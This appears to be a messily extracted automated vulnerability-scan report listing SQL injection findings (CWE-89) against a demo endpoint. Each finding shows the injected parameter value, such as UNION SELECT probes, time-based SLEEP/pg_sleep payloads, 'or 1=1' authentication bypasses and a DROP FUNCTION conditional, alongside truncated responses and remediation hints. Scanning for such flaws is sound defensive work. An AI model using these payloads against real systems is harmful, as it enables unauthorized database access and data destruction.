Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1408				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1--</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 1--
Name	Value					
DemoUser1#	ORDER BY 1--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1409					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1410

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" or "1"="1</td></tr></table>	Name	Value	DemoUser1#	admin" or "1"="1
Name	Value				
DemoUser1#	admin" or "1"="1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1411				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80))))#</td></tr> </table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80))))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80))))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWhrtb2Z0d2FyZQBBZG9iZS BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRfRWCg AQIoqIkiLwKcYJDhMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfzmyBCUBCG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy... </pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1413

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1414				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--</td></tr> </table>	Name	Value	DemoUser1#	IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--
Name	Value				
DemoUser1#	IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1415

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/
z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg
AQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+
z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1417

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	") or pg_sleep(5)--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1418	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#</td></tr></table>		Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#
Name	Value					
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1419					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1420				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or """"</td></tr></table>	Name	Value	DemoUser1#	" or """"
Name	Value				
DemoUser1#	" or """"				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary					

Alerts	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1421

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 18#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 18#
Name	Value				
